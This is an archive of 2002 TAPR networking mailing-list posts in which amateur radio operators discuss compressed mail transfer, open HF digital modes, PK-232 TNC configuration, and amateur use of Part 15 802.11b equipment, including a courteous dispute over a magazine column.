To: "TAPR Networking Special Interest Group" <netsig@lists.tapr.org>
Message-ID: <LYR6748-59691-2002.01.28-18.13.39--lyris.netsig#tapr.org@lists.tapr.org>
Rendered body type: text/plain

Thank You!

At 10:44 01/28/2002 -0500, you wrote:
>Hi --
>
>As of about 4:00 on Sunday afternoon, the bbssig@lists.tapr.org and
>netsig@lists.tapr.org mailing lists have been set to accept postings only
>from email addresses subscribed to the list.

Sid Ashen-Brenner Salina, Kansas N0OBM EM18et
Internet : sashen@swbell.net

You are currently subscribed to netsig as: lyris.netsig@tapr.org
To unsubscribe send a blank email to leave-netsig-6748T@lists.tapr.org

February 2002

Original source file: netsig.0202
Source: http://ftp.tapr.org/tapr_history/SIG_Archives/netsig/mail_archive/netsig.0202

1. [netsig] New PSR available on-line

```
From: "John R. Ackermann" <jra@febo.com>
Date: Sat, 16 Feb 2002 10:10:17 -0500
To: "TAPR Networking Special Interest Group" <netsig@lists.tapr.org>
Message-ID: <LYR6748-63415-2002.02.16-09.43.17--lyris.netsig#tapr.org@lists.tapr.org>
Rendered body type: text/plain
```

```
The Winter, 2002 issue of TAPR's journal, The Packet Status Register, is
now available on-line at http://www.tapr.org/tapr/html/Fpsr.html .  Hope
you enjoy it!

73,
John N8UR

---
You are currently subscribed to netsig as: lyris.netsig@tapr.org
To unsubscribe send a blank email to leave-netsig-6748T@lists.tapr.org
```

March 2002

Original source file: netsig.0203
Source: http://ftp.tapr.org/tapr_history/SIG_Archives/netsig/mail_archive/netsig.0203

1. [netsig] Compressed SMTP

From: Steve Lampereur <kb9mwr@yahoo.com>
Date: Mon, 18 Mar 2002 13:29:35 -0600 (CST)
To: "TAPR Networking Special Interest Group" <netsig@lists.tapr.org>
Cc: netsig@lists.tapr.org, bbssig@lists.tapr.org
Message-ID: <LYR6748-69452-2002.03.18-14.02.21--lyris.netsig#tapr.org@lists.tapr.org>
Rendered body type: text/plain

Hello,

I've been looking quite a while for a sendmail patch that will allow email
to be automatically compressed and decompressed for SMTP transfer.

Some of you may be familiar with the LZW compression technique used in
sending mail with the various NOS packages... I'm seeking something along
those lines that could be applied to a (linux) system running sendmail.
(Doesn't need to use/support the LZW algorithim, just some form of
compression)

Or perhaps there is an alternative linux mail dameon that already supports
compressed transfer?

Any ideas?

Related:
http://www.remotecommunications.com/apache/mod_gzip/
http://www.openssh.com/

Steve Lampereur, KB9MWR
Amprnet: kb9mwr@kb9mwr.ampr.org
Amprnet: http://kb9mwr.ampr.org
AX.25: kb9mwr@kb9aln.#grb.wi.usa.noam
Internet: http://www.qsl.net/kb9mwr

You are currently subscribed to netsig as: lyris.netsig@tapr.org
To unsubscribe send a blank email to leave-netsig-6748T@lists.tapr.org

2. [netsig] hf mode ?

From: Pär Flitt <flitt@home.se>
Date: Mon, 18 Mar 2002 21:18:38 +0100
To: "TAPR Networking Special Interest Group" <netsig@lists.tapr.org>
Message-ID: <LYR6748-69464-2002.03.18-14.50.02--lyris.netsig#tapr.org@lists.tapr.org>
Rendered body type: text/plain

I've been on this list for quite some time now and as the list seems pretty
quiet I'll risk it and ask something I've been thinking about for a while:
digital hf modes.

Is there any development going on anywhere (besides psk31) ?

Don't mention Pactor 1/2 as that's proprietary (licence fees !) and has a
number of things I don't approve of.

I'd like to see a separation of protocol and actual wavetype/modulation.
Wouldn't it be nice to have the pros of ax.25 (connection state,
crc's etc.) combined with a modern wavetype such as 4/8/16-PSK or
some form of QAM ?

Packet at 300 bauds with two tone fsk shouldn't be allowed on hf really.
A packet and, perhaps, psk31 wavetype combination would be something.

How about an "open source" project aimed at new, free, wavetypes ?

regards

Per/sm0rwo

You are currently subscribed to netsig as: lyris.netsig@tapr.org
To unsubscribe send a blank email to leave-netsig-6748T@lists.tapr.org

3. [netsig] RE: Compressed SMTP

From: "Robert Donnell" <bobdonnell@arkalmus.com>
Date: Mon, 18 Mar 2002 12:46:53 -0800
To: "TAPR Networking Special Interest Group" <netsig@lists.tapr.org>
Message-ID: <LYR6748-69482-2002.03.18-15.19.43--lyris.netsig#tapr.org@lists.tapr.org>
Rendered body type: text/plain

Hi Steve,

This was discussed a number of years ago - perhaps it was even on this mailing list. As I recall, the thought was that you'd be unlikely to see a compressed format being useful for anything other that a 1200 bps link, as the processor overhead for performing the compression/expansion had the behavior with slower machines at 9600 bps and faster of becoming the limiting factor in throughput. Using a 9600 link, it would as fast or faster to send the mail uncompressed than with compression. Of course we do have faster processors now. <g> And any truly large email (with an attachment, for example) will probably have as its payload a file that's inherently not compressible, because the file has already been compressed using an algorithm designed for the purpose/format of the information being transmitted.

73, Bob, KD7NM

> -----Original Message-----
> From: bounce-netsig-18470@lists.tapr.org
> [mailto:bounce-netsig-18470@lists.tapr.org]On Behalf Of Steve
> Lampereur
> Sent: Monday, March 18, 2002 11:30 AM
> To: TAPR Networking Special Interest Group
> Cc: netsig@lists.tapr.org; bbssig@lists.tapr.org
> Subject: [netsig] Compressed SMTP
>
>
> Hello,
>
> I've been looking quite a while for a sendmail patch that
> will allow email
> to be automatically compressed and decompressed for SMTP transfer.
>
> Some of you may be familiar with the LZW compression technique used in
> sending mail with the various NOS packages... I'm seeking
> something along
> those lines that could be applied to a (linux) system running
> sendmail.
> (Doesn't need to use/support the LZW algorithim, just some form of
> compression)
>
> Or perhaps there is an alternative linux mail dameon that
> already supports
> compressed transfer?
>
> Any ideas?
>
> Related:
> http://www.remotecommunications.com/apache/mod_gzip/
> http://www.openssh.com/
>
> ---------------------------------------
> Steve Lampereur, KB9MWR
> Amprnet: kb9mwr@kb9mwr.ampr.org
> Amprnet: http://kb9mwr.ampr.org
> AX.25: kb9mwr@kb9aln.#grb.wi.usa.noam
> Internet: http://www.qsl.net/kb9mwr
>
>
> ---
> You are currently subscribed to netsig as: kd7nm@pugetsound.net
> To unsubscribe send a blank email to
> leave-netsig-6748T@lists.tapr.org
>
>

You are currently subscribed to netsig as: lyris.netsig@tapr.org

To unsubscribe send a blank email to leave-netsig-6748T@lists.tapr.org

4. [netsig] RE: hf mode ?

From: "Robert Donnell" <bobdonnell@arkalmus.com>
Date: Mon, 18 Mar 2002 12:53:32 -0800
To: "TAPR Networking Special Interest Group" <netsig@lists.tapr.org>
Message-ID: <LYR6748-69483-2002.03.18-15.26.20--lyris.netsig#tapr.org@lists.tapr.org>
Rendered body type: text/plain

Hi Per,

There's been another modulation format, designed for voice channel bandwidth
(less than 2.4 kHz?) called newqpsk.
http://hes.iki.fi/pub/ham/unix/linux/ax25/newqpsk/ will allow you to see
some details on the mode, and has a document telling you where the more
current work has moved.

73, Bob, KD7NM

> -----Original Message-----
> From: bounce-netsig-18470@lists.tapr.org
> [mailto:bounce-netsig-18470@lists.tapr.org]On Behalf Of Par Flitt
> Sent: Monday, March 18, 2002 12:19 PM
> To: TAPR Networking Special Interest Group
> Subject: [netsig] hf mode ?
>
>
> I've been on this list for quite some time now and as the
> list seems pretty
> quiet I'll risk it and ask something I've been thinking about
> for a while:
> digital hf modes.
>
> Is there any development going on anywhere (besides psk31) ?
>
> Don't mention Pactor 1/2 as that's proprietary (licence fees
> !) and has a
> number of things I don't approve of.
>
> I'd like to see a separation of protocol and actual
> wavetype/modulation.
> Wouldn't it be nice to have the pros of ax.25 (connection state,
> crc's etc.) combined with a modern wavetype such as 4/8/16-PSK or
> some form of QAM ?
>
> Packet at 300 bauds with two tone fsk shouldn't be allowed on
> hf really.
> A packet and, perhaps, psk31 wavetype combination would be something.
>
> How about an "open source" project aimed at new, free, wavetypes ?
>
> regards
>
> Per/sm0rwo
>
>
>
> ---
> You are currently subscribed to netsig as: kd7nm@pugetsound.net
> To unsubscribe send a blank email to
> leave-netsig-6748T@lists.tapr.org
>
>

You are currently subscribed to netsig as: lyris.netsig@tapr.org
To unsubscribe send a blank email to leave-netsig-6748T@lists.tapr.org

5. [netsig] [Fwd: RE: hf mode ?]

From: Pär Flitt <flitt@home.se>
Date: Mon, 18 Mar 2002 22:25:32 +0100
To: "TAPR Networking Special Interest Group" <netsig@lists.tapr.org>
Message-ID: <LYR6748-69490-2002.03.18-15.56.54--lyris.netsig#tapr.org@lists.tapr.org>
Rendered body type: text/plain

Hi Bob,

Thanks for the info !

I've installed it (there was a working rpm) and I'll try it right away !

A newer version is included in:
http://www.baycom.org/~tom/ham/soundmodem/

Q15X25 sounds really interesting.

/Per

You are currently subscribed to netsig as: lyris.netsig@tapr.org
To unsubscribe send a blank email to leave-netsig-6748T@lists.tapr.org

6. [netsig] Re: Compressed SMTP

From: Jeff King <jeff@aerodata.net>
Date: Mon, 18 Mar 2002 18:23:22 -0500
To: "TAPR Networking Special Interest Group" <netsig@lists.tapr.org>
Cc: <netsig@lists.tapr.org>, <bbssig@lists.tapr.org>
Message-ID: <LYR6748-69512-2002.03.18-17.57.21--lyris.netsig#tapr.org@lists.tapr.org>
Rendered body type: text/plain

On Mon, 18 Mar 2002 13:29:35 -0600 (CST), Steve Lampereur wrote:

>I've been looking quite a while for a sendmail patch that will allow
>email
>to be automatically compressed and decompressed for SMTP transfer.

>Any ideas?

The old FBB PBBS program and I even believe NOS also used to support batching
of the mail and used offline compression programs (zip, etc) to do this. With
a batch compression, you typically do quite a few messages at once. NOS with
LZW would do each message individually, and if the message was small, often
the table would make the message larger then when you started.

But that was years ago so I am sure there is some better accepted way to do
it now.

-Jeff

You are currently subscribed to netsig as: lyris.netsig@tapr.org
To unsubscribe send a blank email to leave-netsig-6748T@lists.tapr.org

7. [netsig] Pakratt pk-232mbx

From: No Email <no_email_uk@yahoo.co.uk>
Date: Wed, 27 Mar 2002 15:31:51 +0000 (GMT)
To: "TAPR Networking Special Interest Group" <netsig@lists.tapr.org>
Message-ID: <LYR6748-70939-2002.03.27-10.05.02--lyris.netsig#tapr.org@lists.tapr.org>
Rendered body type: text/plain

Hi,

I have an old PakRatt PK-232MBX TNC connected
to a PC running Hyperterminal.

The TNC came without a manual and appears to be
running in Kiss mode.

Does anyone know who to get these TNC's OUT of
Kiss mode or know of a website with some info
on these TNC's ?

Disconnecting the internal battery to go back to
factory defaults appeared to make no difference.

Trevor M5AKA

_____
Do You Yahoo!?

Everything you'll ever need on one web page
from News and Sport to Email and Music Charts
http://uk.my.yahoo.com

You are currently subscribed to netsig as: lyris.netsig@tapr.org
To unsubscribe send a blank email to leave-netsig-6748T@lists.tapr.org

8. [netsig] Re: Pakratt pk-232mbx

From: Gary Mitchell <wb6yru@aenet.net>
Date: Thu, 28 Mar 2002 01:28:42 -0800
To: "TAPR Networking Special Interest Group" <netsig@lists.tapr.org>
Message-ID: <LYR6748-71085-2002.03.28-03.59.14--lyris.netsig#tapr.org@lists.tapr.org>
Rendered body type: text/plain

No Email wrote:
>
> Hi,
>
> I have an old PakRatt PK-232MBX TNC connected
> to a PC running Hyperterminal.
>
> The TNC came without a manual and appears to be
> running in Kiss mode.
>
> Does anyone know who to get these TNC's OUT of
> Kiss mode or know of a website with some info
> on these TNC's ?

Send Cntrl-C three times in less than one second.

> Disconnecting the internal battery to go back to
> factory defaults appeared to make no difference.

That should have done it, unless you disconnected it for
only a second or two. Leave the backup battery disconnected
for a minute, just to be sure.

73, Gary WB6YRU

>
> Trevor M5AKA

You are currently subscribed to netsig as: lyris.netsig@tapr.org
To unsubscribe send a blank email to leave-netsig-6748T@lists.tapr.org

9. [netsig] Re: netsig digest: March 27, 2002

From: "Donald Rotolo" <n2irz@worldnet.att.net>
Date: Thu, 28 Mar 2002 23:58:41 -0500
To: "TAPR Networking Special Interest Group" <netsig@lists.tapr.org>
Message-ID: <LYR6748-71262-2002.03.28-23.27.07--lyris.netsig#tapr.org@lists.tapr.org>
Rendered body type: text/plain

Hello Trevor,

The AEA PK-232 is now supported by Timewave (www.timewave.com).
Your PK-232 is not in KISS mode, but in Host Mode.
To get out of Host Mode and into Command Mode, do this:
1. Set Terminal for 1200 Baud, 7 bit word, even parity.
2. Power up PK-232
3. Press * (asterisk) for the autobaud routine. You might have to do this a
few times, at 1 second intervals. Eventually, you'll get the copyright
message.
4. You then have to set all the parameters, starting with MYCall. Type "MY
M5AKA". If you disconnect the battery, you'll have to set all of them
again.

Timewave sells operating manuals for this product, I recommend buying one.
They also offer good host-mode software which simplifies using the myriad
features in the PK-232

73,
Don N2IRZ

----- Original Message -----
From: "TAPR Networking Special Interest Group digest"

<netsig@lists.tapr.org>
To: "netsig digest recipients" <netsig@lists.tapr.org>
Sent: Thursday, March 28, 2002 1:01 AM
Subject: netsig digest: March 27, 2002

> TAPR Networking Special Interest Group Digest for Wednesday, March 27,
2002.
>
> 1. Pakratt pk-232mbx
>
> --
>
> Subject: Pakratt pk-232mbx
> From: =?iso-8859-1?q?No=20Email?= <no_email_uk@yahoo.co.uk>
> Date: Wed, 27 Mar 2002 15:31:51 +0000 (GMT)
> X-Message-Number: 1
>
> Hi,
>
> I have an old PakRatt PK-232MBX TNC connected
> to a PC running Hyperterminal.
>
> The TNC came without a manual and appears to be
> running in Kiss mode.
>
> Does anyone know who to get these TNC's OUT of
> Kiss mode or know of a website with some info
> on these TNC's ?
>
> Disconnecting the internal battery to go back to
> factory defaults appeared to make no difference.
>
> Trevor M5AKA
>
>
>
> ____
> Do You Yahoo!?
> Everything you'll ever need on one web page
> from News and Sport to Email and Music Charts
> http://uk.my.yahoo.com
>

You are currently subscribed to netsig as: lyris.netsig@tapr.org
To unsubscribe send a blank email to leave-netsig-6748T@lists.tapr.org

April 2002

Original source file: netsig.0204
Source: http://ftp.tapr.org/tapr_history/SIG_Archives/netsig/mail_archive/netsig.0204

1. [netsig] Using Part 15 Ethernet Devices for Amateur Radio

From: Bob Nielsen <nielsen@oz.net>
Date: Tue, 9 Apr 2002 09:39:51 -0700
To: "TAPR Networking Special Interest Group" <netsig@lists.tapr.org>
Cc: seatcp@wetnet.wa.com, members@w7npc.org
Message-ID: <LYR6748-73080-2002.04.09-12.13.54--lyris.netsig#tapr.org@lists.tapr.org>
Rendered body type: text/plain

The TAPR software library recently received a document compiled by
Steve Lampereur, KB9MWR titled, "Using Part 15 Ethernet Devices for
Amateur Radio." I do not have access to the netsig area on the
TAPR web site, so I have placed it at the following location:

ftp://tapr.org/software_lib/ether/Ham_Ethernet_GBPPR.pdf

This file is 1.1 MB and contains a wealth of information on the
subject. Thank you Steve for the input.

73,

Bob Nielsen, N7XY
TAPR Software Librarian

You are currently subscribed to netsig as: lyris.netsig@tapr.org
To unsubscribe send a blank email to leave-netsig-6748T@lists.tapr.org

2. [netsig] RE: Using Part 15 Ethernet Devices for Amateur Radio

From: "Hare,Ed, W1RFI" <w1rfi@arrl.org>
Date: Tue, 9 Apr 2002 13:42:33 -0400
To: "TAPR Networking Special Interest Group" <netsig@lists.tapr.org>
Cc: "Alvareztorres, Albert, AA1DO" <aalvareztorres@arrl.org>,
        "Kleinman, Joel, N1BKE" <jkleinman@arrl.org>
Message-ID: <LYR6748-73093-2002.04.09-13.16.02--lyris.netsig#tapr.org@lists.tapr.org>
Rendered body type: text/plain

Nicely done!

Although I can't speak for the QST editor, it sure would be nice, IMHO, to
see an article in QST on the subject. If anyone who has some experience
doing this can put together a nice QST presentation, I will do my best to
talk the Editor into using it.

In the meantime, I will ask our Tech Info guy to add the link to the ARRL
TIS pages on spread spectrum.

73,
Ed Hare, W1RFI
ARRL Lab
225 Main St
Newington, CT 06111
Tel: 860-594-0318
Internet: w1rfi@arrl.org
Web: http://www.arrl.org/tis

ARRL is the National Association for Amateur Radio. It is supported by
membership dues, individual contributions and the sale of publications and
advertising. For more information about ARRL, go to
http://www.arrl.org/news/features/inside-your-league.html. For more
information about membership, go to http://www.arrl.org/join.html. Your
contribution can also help support ARRL's ongoing efforts to protect Amateur
spectrum. Go to https://www.arrl.org/forms/development/donations/basic/ to
learn more about the ways you can support the ARRL programs and activities
of most importance to you. You can help ARRL protect Amateur Radio for you
and future generations to enjoy.

> -----Original Message-----
> From: Bob Nielsen [mailto:nielsen@oz.net]
> Sent: Tuesday, April 09, 2002 12:40 PM
> To: TAPR Networking Special Interest Group
> Cc: seatcp@wetnet.wa.com; members@w7npc.org
> Subject: [netsig] Using Part 15 Ethernet Devices for Amateur Radio

>
>
> The TAPR software library recently received a document compiled by
> Steve Lampereur, KB9MWR titled, "Using Part 15 Ethernet Devices for
> Amateur Radio." I do not have access to the netsig area on the
> TAPR web site, so I have placed it at the following location:
>
> ftp://tapr.org/software_lib/ether/Ham_Ethernet_GBPPR.pdf
>
> This file is 1.1 MB and contains a wealth of information on the
> subject. Thank you Steve for the input.
>
> 73,
>
> Bob Nielsen, N7XY
> TAPR Software Librarian
>
> ---
> You are currently subscribed to netsig as: w1rfi@arrl.org
> To unsubscribe send a blank email to
> leave-netsig-6748T@lists.tapr.org
>

You are currently subscribed to netsig as: lyris.netsig@tapr.org
To unsubscribe send a blank email to leave-netsig-6748T@lists.tapr.org

3. [netsig] 2002 Digital BASH at Dayton Hamvention

From: "John R. Ackermann" <jra@febo.com>
Date: Tue, 09 Apr 2002 18:17:11 -0400
To: "TAPR Networking Special Interest Group" <netsig@lists.tapr.org>
Message-ID: <LYR6748-73122-2002.04.09-17.52.51--lyris.netsig#tapr.org@lists.tapr.org>
Rendered body type: text/plain

Going to the Dayton Hamvention? Then plan to attend the annual Digital*BASH
sponsored by TAPR and the Miami Valley FM Association to be held on Friday,
May 17, 2002!

For reservations, please contact the TAPR office as described below.

What?
        An event for the digitally-inclined ham, featuring:
        * Buffet dinner (Prime Rib, Chicken, and Pasta)
        * Keynote Address (Speaker to be named)
        * TAPR special interest group meetings
        * "Birds of a Feather" gatherings

When?
        Friday evening, May 17, 2002
        Doors open at 7:00 pm; dinner served at 7:30 pm
        Speaker and meetings after dinner

Where?
        Kohler's Banquet Center, 4548 Presidential Way, Kettering
        (39 40.75N, 84 08.43W), about 6 miles SE of downtown Dayton --
        just off of East David Road. Detailed directions and maps are available
        on the TAPR web site (http://www.tapr.org/tapr/html/Fdayton.maps.html)
        or at the TAPR booth.

How?
        Dinner requires advance registration and payment through TAPR.
        Tickets will be available at the TAPR booth on Friday, though
        we strongly encourage registration <before> Hamvention. The cost
        is $25.00 per person, tax and tip included.

        All amateurs are welcome to attend, enjoy the speaker, and
        particpate in the meetings, although only those purchasing a dinner
        can eat.

        To register, contact:
        PACK*BASH
        c/o TAPR
        8987-309 E. Tanque Verde Road #337
        Tucson, AZ   85749-9399

        Phone: 972-671-TAPR (8277)

Fax: 972-671-8716
Internet: tapr@tapr.org

Visa/Mastercard Accepted

Who?
PACK*BASH is co-sponsored by TAPR -- Tucson Amateur Packet Radio, the national leader in digital communication -- and the Miami Valley FM Association, Dayton's packet radio club.

For more information (including maps), go to http://www.tapr.org/tapr/html/dayton.html#packetbash, or send email to tapr@tapr.org.

You are currently subscribed to netsig as: lyris.netsig@tapr.org
To unsubscribe send a blank email to leave-netsig-6748T@lists.tapr.org

4. [netsig] RE: Using Part 15 Ethernet Devices for Amateur Radio

From: "Mike McCarthy, W1NR" <w1nr@eecorp.com>
Date: Tue, 9 Apr 2002 20:56:17 -0400
To: "TAPR Networking Special Interest Group" <netsig@lists.tapr.org>
Cc: <seatcp@wetnet.wa.com>, <members@w7npc.org>
Message-ID: <LYR6748-73149-2002.04.09-20.30.04--lyris.netsig#tapr.org@lists.tapr.org>
Rendered body type: text/plain

What we need are good relatively inexpensive designs for bi-directional amplifiers. A 1W commercial amp runs around $400 and 10W is in the neighborhood of $4000 for 2.4 GHz. I work for Avaya in the Wireless development group and have access to a lot of the radio resources. Automatic transmitter power control is built into the Intersil 802.11b radio chipsets, but the firmware currently does not take advantage of it. It will be there soon. We have customers asking for it. It could potentially take care of the issue of APC by adjusting the drive to the amplifier as needed.

Sometime soon I will take the 1W amps and 24 dBi dishes we have and set up a link. If anyone has any designs, reference or complete for bi-directional amplifiers, maybe we can form a group to do the development for a 2.4 GHz project.

73 de Mike, W1NR

-----Original Message-----
From: bounce-netsig-28629@lists.tapr.org
[mailto:bounce-netsig-28629@lists.tapr.org]On Behalf Of Bob Nielsen
Sent: Tuesday, April 09, 2002 12:40 PM
To: TAPR Networking Special Interest Group
Cc: seatcp@wetnet.wa.com; members@w7npc.org
Subject: [netsig] Using Part 15 Ethernet Devices for Amateur Radio

The TAPR software library recently received a document compiled by Steve Lampereur, KB9MWR titled, "Using Part 15 Ethernet Devices for Amateur Radio." I do not have access to the netsig area on the TAPR web site, so I have placed it at the following location:

ftp://tapr.org/software_lib/ether/Ham_Ethernet_GBPPR.pdf

This file is 1.1 MB and contains a wealth of information on the subject. Thank you Steve for the input.

73,

Bob Nielsen, N7XY
TAPR Software Librarian

You are currently subscribed to netsig as: w1nr@eecorp.com
To unsubscribe send a blank email to leave-netsig-6748T@lists.tapr.org

---
You are currently subscribed to netsig as: lyris.netsig@tapr.org

To unsubscribe send a blank email to leave-netsig-6748T@lists.tapr.org

5. [netsig] RE: Using Part 15 Ethernet Devices for Amateur Radio

From: Mark Schoonover <schoon@amgt.com>
Date: Tue, 9 Apr 2002 21:10:48 -0700
To: "TAPR Networking Special Interest Group" <netsig@lists.tapr.org>
Cc: seatcp@wetnet.wa.com, members@w7npc.org
Message-ID: <LYR6748-73169-2002.04.09-23.42.02--lyris.netsig#tapr.org@lists.tapr.org>
Rendered body type: text/plain

Here's a start:

http://www.qsl.net/n9zia/wireless/appendixD.html

--{ Mark E Schoonover KA6WKE
--{ Senior Hacker, IS Gopher, Hardware Fiend
--{ American Geotechnical
--{ http://www.qsl.net/ka6wke
--{ ka6wke@amsat.org

```
          /"\
          \ /     ASCII Ribbon Campaign
           X      Against HTML Mail
          / \
```

You are currently subscribed to netsig as: lyris.netsig@tapr.org
To unsubscribe send a blank email to leave-netsig-6748T@lists.tapr.org

6. [netsig] RE: Using Part 15 Ethernet Devices for Amateur Radio

From: Bill Vodall - WA7NWP <wa7nwp@yahoo.com>
Date: Thu, 11 Apr 2002 15:55:09 -0700
To: "TAPR Networking Special Interest Group" <netsig@lists.tapr.org>
Message-ID: <LYR6748-73516-2002.04.11-18.28.56--lyris.netsig#tapr.org@lists.tapr.org>
Rendered body type: text/plain

>Although I can't speak for the QST editor, it sure would be nice, IMHO, to
>see an article in QST on the subject. If anyone who has some experience
>doing this can put together a nice QST presentation, I will do my best to
>talk the Editor into using it.
>
>Ed Hare, W1RFI

Yes. The excitement and energy in RF communications these days is showing
up in the 802.11x development projects.   While we hams are trying to decide if RELAY,WIDE
is a good national path, the computer guys are building microwave RF equipment
for 11 MB data links that will easily handle video or multiple audio channels - with no silly
content restrictions.   It's scary (and pretty darn exciting.)

I hope the folks at ARRL HQ can see what's happening. Amateur Radio as we know it
is becoming less relevant by the day.

Bill, WA7NWP

You are currently subscribed to netsig as: lyris.netsig@tapr.org
To unsubscribe send a blank email to leave-netsig-6748T@lists.tapr.org

7. [netsig] The Big Gotcha

From: Steve Lampereur <kb9mwr@yahoo.com>
Date: Sat, 13 Apr 2002 11:38:28 -0500
To: "TAPR Networking Special Interest Group" <netsig@lists.tapr.org>
Cc: n8gnj@cq-amateur-radio.com
Message-ID: <LYR6748-73936-2002.04.13-12.12.20--lyris.netsig#tapr.org@lists.tapr.org>
Rendered body type: text/plain

In the April 2002 issue of CQ Amateur Radio Steve Stroh, N8GNJ wrote in his
Digital Wireless column....

>The Big Gotcha
>
>Modifying a Part 15 Device, even attaching external antennas, is a violation
>of FCC Part 15 rules. A Part 15 certification is for the system, not just
>the "radio." Modifications void the "implied license for this device to
>transmit."

He implies the *only* way around this is to re-classify under Part 97, as we
are allowed to make such modifications...

>>Equipment that has been certified for use in another service may be used
>>on amateur frequencies by a licensed amateur as long as it meets all
>>appropriate standards. (97.315)

I wish this was the case Steve. In your through reading of FCC rules, you
failed to read all the pertaining sections. When dealing with any Part 15
device not only do you need to read 15.247, but also parts 15.205, 15.209
and 15.247. So I hope this was just an oversite on your part.

Here is the Part 15 loop hole:

>Section 15.23. "Equipment authorization is not required for devices that
>are not marketed, are not constructed from a kit, and are built in
>quantities of five or less for personal use."

Using Part 15 Devices for Amateur Radio:
http://www.qsl.net/kb9mwr/projects/wireless/plan.html

You are currently subscribed to netsig as: lyris.netsig@tapr.org
To unsubscribe send a blank email to leave-netsig-6748T@lists.tapr.org

8. [netsig] Re: Using Part 15 Ethernet Devices for Amateur Radio

From: Steve Lampereur <kb9mwr@yahoo.com>
Date: Sat, 13 Apr 2002 12:01:13 -0500
To: "TAPR Networking Special Interest Group" <netsig@lists.tapr.org>
Message-ID: <LYR6748-73949-2002.04.13-12.35.01--lyris.netsig#tapr.org@lists.tapr.org>
Rendered body type: text/plain

Thanks Ed. I created it thanks to your suggestion on the commercial WISP list.
I just can't seem to form it into a QST type of presentation/article, but that
PDF is as close I will probably get. Yes I also urge anyone else to take this
one step further if they can create a QST presentation.

I think my posting on the QRZ message board about this got some people
interested because someone then posted it on slashdot.

http://slashdot.org/articles/02/03/29/0157221.shtml
http://www.qrz.com/cgi-bin/ikonboard.cgi?act=ST&f=3&t=8260

--
I hate to put you on the spot but do you have comments on the ARRL's newly
formed High-Speed Digital and Multimedia Working Group? I read something in
the March 22 ARRL letter about it. Just seems funny because a few years back
it seemed the ARRL effectively washed it's hands in packet and turned
everything over to TAPR. It just seems odd that the ARRL has taken themselves
to form this group. This has implications. Overall I think its a great idea,
just curious...

http://www.arrl.org/announce/hsmm/

You are currently subscribed to netsig as: lyris.netsig@tapr.org
To unsubscribe send a blank email to leave-netsig-6748T@lists.tapr.org

9. [netsig] The Big Gotcha (2)

From: Steve Lampereur <kb9mwr@yahoo.com>
Date: Sat, 13 Apr 2002 13:14:04 -0500
To: "TAPR Networking Special Interest Group" <netsig@lists.tapr.org>
Cc: ss@lists.tapr.org
Message-ID: <LYR6748-73963-2002.04.13-13.47.58--lyris.netsig#tapr.org@lists.tapr.org>
Rendered body type: text/plain

In the April 2002 issue of CQ Amateur Radio Steve Stroh, N8GNJ wrote in his
Digital Wireless column....

"if you are able to modify the device in such a way that transmissions are
restricted to the amateur radio segment of the 2,4 GHz band...." "Since
Lynksys has not, and likely will not, release detailed enough information to
be able to make such a change, "pure" amateur radio use of this device
dosen't seem likely..."

Now I don't think the other one was an oversight. And you wonder why I have
lost confidence in TAPR.. Get it right, there is nothing worse than
misleading hams.

The Linksys WAP 11 is a DSSS 802.11b device.   All 802.11b devices have 11
user settable channels, the first 6 channels have complete amateur overlap.

See:
http://www.qsl.net/kb9mwr/projects/wireless/dssfreq.html

Maybe your windows driver dosen't let you "lock" onto one particular
channel. Try a different 802.11b driver (they should be interchangeable)
under Linux you can set the channel using "iwconfig" or equivelent.

Using Part 15 Wireless Ethernet Devices for Amateur Radio:
http://www.qsl.net/kb9mwr/projects/wireless/plan.html

You are currently subscribed to netsig as: lyris.netsig@tapr.org
To unsubscribe send a blank email to leave-netsig-6748T@lists.tapr.org

10. [netsig] RE: The Big Gotcha (2)

From: "Steve Stroh" <lists@strohpub.com>
Date: Sat, 13 Apr 2002 12:18:15 -0700
To: "TAPR Networking Special Interest Group" <netsig@lists.tapr.org>
Message-ID: <LYR6748-73971-2002.04.13-14.51.20--lyris.netsig#tapr.org@lists.tapr.org>
Rendered body type: text/plain

Steve:

I'll concede your two stated, and two implied points:
1) I had overlooked the "under five" provisions in the Part 15 rules.
2) I should have been more diligent in my writing and discussed the overlap
between Amateur allocation in 2.4 and Amateur use.
3) I should have looked over the materials posted that you cited, but I
didn't
4) A better job can be done.

I'm not infallible (and don't claim to be) nor am I omnipotent (and don't
claim to be). I made a mistake, and will endeavor to correct it at the next
opportunity, citing your comments and your supporting information.

As to your confidence in TAPR...

TAPR isn't "them". TAPR is what we hams, collectively, choose make of it.
TAPR is a tool, an enabling organization for doing interesting things in
Amateur Radio that can't or won't get accomplished by purely commercial, or
purely grass-roots efforts. TAPR is that middle ground that can put kits
together (and afford to buy parts and keep them in stock as kits, waiting
for orders), take credit card orders, publish books, produce quantities of
CD's, offer high-bandwidth web space and mailing list services, and many
other such roles.

The fact is that no one has chosen to try to make use of TAPR's web pages,
its publications (like actually WRITING an article on this subject), or
numerous other resources to espouse the Amateur Radio use of 802.11. At
most, there have been "suggestions"... or more to the points - complaints /
potshots that "TAPR OUGHT to..."

It's easy to deliver shots from outside - there's little downside to doing
so. It takes more courage to try to get involved.

Thanks,

Steve

--
Steve Stroh   steve@strohpub.com 425-481-0600
Independent Technology Writer
Specializing in Broadband Wireless Internet Access
Focus on Broadband Wireless Internet Access newsletter -
http://www.strohpub.com/focus.htm

> -----Original Message-----
> From: bounce-netsig-4108@lists.tapr.org
> [mailto:bounce-netsig-4108@lists.tapr.org]On Behalf Of Steve Lampereur

> Sent: Saturday, April 13, 2002 11:14
> To: TAPR Networking Special Interest Group
> Cc: ss@lists.tapr.org
> Subject: [netsig] The Big Gotcha (2)
>
>
> In the April 2002 issue of CQ Amateur Radio Steve Stroh, N8GNJ
> wrote in his
> Digital Wireless column....
>
> "if you are able to modify the device in such a way that transmissions are
> restricted to the amateur radio segment of the 2,4 GHz band...." "Since
> Lynksys has not, and likely will not, release detailed enough
> information to
> be able to make such a change, "pure" amateur radio use of this device
> dosen't seem likely..."
>
> Now I don't think the other one was an oversight. And you wonder
> why I have
> lost confidence in TAPR.. Get it right, there is nothing worse than
> misleading hams.
>
> The Linksys WAP 11 is a DSSS 802.11b device.   All 802.11b devices have 11
> *user* settable channels, the first 6 channels have complete
> amateur overlap.
>
> See:
> http://www.qsl.net/kb9mwr/projects/wireless/dssfreq.html
>
> Maybe your windows driver dosen't let you "lock" onto one particular
> channel. Try a different 802.11b driver (they should be interchangeable)
> under Linux you can set the channel using "iwconfig" or equivelent.
>
> Using Part 15 Wireless Ethernet Devices for Amateur Radio:
> http://www.qsl.net/kb9mwr/projects/wireless/plan.html
>

